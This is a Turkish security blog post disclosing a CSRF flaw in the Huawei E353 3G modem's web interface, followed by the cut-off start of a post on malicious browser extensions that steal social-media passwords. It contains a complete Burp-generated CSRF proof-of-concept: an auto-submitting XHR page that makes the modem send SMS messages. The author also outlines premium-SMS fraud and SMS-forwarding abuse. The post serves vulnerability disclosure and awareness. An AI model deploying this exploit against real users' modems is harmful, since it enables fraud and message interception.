
3G USB modemler, yanında dizüstü bilgisayar taşıyan ve güvenlik kaygısı nedeniyle güvenlilirliğinden şüphe ettiği kablosuz ağlara bağlanmak istemeyen bilişimciler için büyük bir nimettir. 3G USB modemin aslında bilgisayarımıza bağladığımız, üzerinde yönetilebilir olmayan bir işletim sisteminin çalıştığı, kapalı bir kutu olduğunu ve onun da zafiyetleri olabileceğini çoğu zaman aklımızın ucuna getirmeyiz.

Modemi sıkça kullanmaya başladıktan sonra boş bir zamanımda modeme hızlıca göz atmaya ve canımı acıtabilecek ilk zafiyeti tespit ettikten sonra gerisini incelemek üzere sizlere havale etmeye karar verdim.


3G modemi taktığımde karşıma otomatik olarak açılan modem web arayüzünü incelemeye başladım. Yaptığım ilk iş sayfanın kaynak kodlarına ve oradan da sayfa üzerinde kullanılan JavaScript kodlarını incelemek oldu. JavaScript kodlarını incelediğimde, modeme ajax çağrıları ile çeşitli komutlar gönderilebildiğini gördüm.







traffic.html sayfasında yer alan "Data paketinizden kalan miktarı öğrenmek için tıklayın" kısmına tıkladığımda, data hattımından 2222 numaralı telefon numarasına KALAN smsi gittiğini gördüm. Daha sonra bunun tam olarak nasıl gerçekleştiğini görmek için trafiği Burp Suite PRO aracı ile incelemeye karar verdim.




Dikkatimi ilk çeken nokta, yapılan isteklerde Cross-Site Request Forgery (CSRF) saldırısına karşı herhangi bir önlemin alınmamış olmasıydı.

> *Cross-Site Request Forgery (CSRF) saldırısını kısaca, kullanıcının haberi ve bilgisi olmadan, internet tarayıcısının hedef alınan web uygulamasına doğru isteklerde bulunmasını sağlamaktır.*
>
> *Örneğin kullanıcı hacklenmiş bir X haber sitesini ziyaret ediyor ve bu site üzerinden saldırgan, kullanıcının modeminin DNS değiştirme sayfasına (örnek: 192.168.1.1/dns.php) kullanıcısının haberi ve bilgisi olmadan DNS adresini 1.2.3.4 olarak güncelle şeklinde istek (HTTP POST) gönderiyor. Bu sayede artık kullanıcının tüm DNS istekleri, art niyetli kişinin DNS sunucusu üzerinden gerçekleşiyor ve kullanıcı gitmek istediği web sitesi yerine art niyetli kişinin web sitesine yönlendirilebiliyor.*


Bu CSRF zafiyeti, istismar eden art niyetli kişiler ve dolandırıcılar tarafından nasıl kötüye kullanılır diye düşündüğümde aklıma ilk gelen, 3G modeme art niyetli kişilerin kontrolü olan bir web sitesi üzerinden premium SMS servislere SMS gönderilmesi sağlanarak haksız kazanç sağlanabileceği geldi. Bunun dışında diyelim ki ayrı bir data hattınız yok ve mevcut sim kartınızı 3G modeminiz ile kullanıyorsunuz. Bu durumda art niyetli kişiler, sms yönlendirme servisi ile size gönderilen smsleri başka bir telefon numarasına yönlendirebilirler. Bu senaryoları çoğaltmak mümkün olduğu için hızlıca, pratikte bunu kötüye kullanmak ne kadar kolay diye kendi cep telefonuma CSRF ile web sitesi üzerinden SMS atarak kontrol etmek istedim.

Burp Suite PRO ile gelen Generate CSRF PoC özelliği ile herhangi bir isteği çok kolay bir şekilde CSRF zafiyetini istismar eden bir web forma aşağıdaki gibi dönüştürebilirsiniz. Bu şekilde bir form oluşturup bunu web siteme (https://www.mertsarica.com/csrf.html) yükledim.


CSRF PoC generator
Request to: http://192.168.1.1
Options
Raw
Params
Headers
Hex
XML
POST /api/sms/send-sms HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.1/html/traffic.html
Content-Length: 217
Connection: close
Pragma: no-cache
Cache-Control: no-cache
<?xml version="1.0"
encoding="UTF-8"?><request><Index>-1</Index><Phones><Phone>05</Phone></Phones><Sca></Sca><Content>Test</Content><Length>5</
Length><Reserved>1</Reserved><Date>2016-01-07 18:27:24</Date></request>
CSRF technique:
Auto-select based on request features
URL-encoded form
Multipart form
Plain text form
Cross-domain XHR (modern browsers only)
Include auto-submit script
Type a search term
0 matches
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>
function submitRequest()
{
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://192.168.1.1/api/sms/send-sms", true);
xhr.setRequestHeader("Accept", "*/*");
xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded; charset=UTF-8");
xhr.withCredentials = true;
var body = "\x3c?xml version=\"1.0\"
encoding=\"UTF-8\"?\x3e\x3crequest\x3e\x3cIndex\x3e-1\x3c/Index\x3e\x3cPhones\x3e\x3cPhone\x3e05\x3c/Phone\x3e\x3c/Phones
\x3e\x3cSca\x3e\x3c/Sca\x3e\x3cContent\x3eTest\x3c/Content\x3e\x3cLength\x3e5\x3c/Length\x3e\x3cReserved\x3e1\x3c/Reserved\x3e\x3c
Date\x3e2016-01-07 18:27:24\x3c/Date\x3e\x3c/request\x3e";
var aBody = new Uint8Array(body.length);
for (var i = 0; i < aBody.length; i++)
aBody[i] = body.charCodeAt(i);
xhr.send(new Blob([aBody]));
}
submitRequest();
</script>
<form action="#">
<input type="button" value="Submit request" onclick="submitRequest();" />
</form>
</body>
</html>
Type a search term
0 matches
Warning: The XmlHttpRequest technique only works on modern browsers, and the browser will not display the response to the CSRF request. The request contains some non-standard headers which, if included in a cross-domain XHR, may cause the request to be pre-flighted, and so the attack may fail. These headers have been omitted in the PoC attack, to avoid pre-flighting. If the omitted headers are essential for the efficacy of the CSRF attack, you can manually add these to the PoC HTML.
Regenerate
Test in browser
Copy HTML
Close



Daha sonra bu adresi 3G modem ile internet bağlandığım bilgisayarımdan çağırdığımda ise cep telefonuma SMS geldi ve oyun bitmiş oldu :)



Bu zafiyete karşı ne yapabilirim diye soracak olursanız, Turkcell ve/veya Huawei ile iletişime geçip bu zafiyeti ortadan kaldıran bir yama var mı diye sorabilir, varsa yükleyebilir veya bu modemi çöpe atıp farklı bir modem ile yolunuza devam edebilirsiniz.

Unutmayın, nasıl kullanmış olduğumuz işletim sistemimizin güvenlik yamalarının güncel olmasına güvenliğimiz için önem veriyorsak, aynı şekilde kullanmış olduğumuz aygıtların, cihazların da donanım yazılımlarının, yamalarının güncel olduğuna önem vermeliyiz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Huawei E353 CSRF Zafiyeti appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.

Sosyal Ağ Hırsızları

Source: https://www.mertsarica.com/sosyal-ag-hirsizlari/


By M.S on June 1st, 2016


Bundan üç yıl önce yine Haziran ayında yayımlamış olduğum Jeton Hırsızları başlıklı blog yazımda, art niyetli kişilerin zararlı Chrome ve Firefox eklentiler ile kullanıcıların Facebook OAUTH jetonlarını çalarak, kullanıcıların hesaplarını nasıl kötüye kullandıklarına dikkat çekmiştim.

Ne tesadüftür ki üç yıl aradan sonra yine Haziran ayında, Twitter üzerinden reklamlar ile kullanıcıları zararlı sitelere yönlendiren ve bu siteler üzerinden yüklettikleri Chrome eklentileri ile Facebook ve Twitter parolalarını çalan bir veya birden fazla grup ile karşılaştım. Bu defa bilfiil tanık olduğum bu olayı yazıya dökerek bu konuya dikkat çekmek ve sosyal ağ ve medya güvenliği farkındalığına katkıda bulunmak istedim.

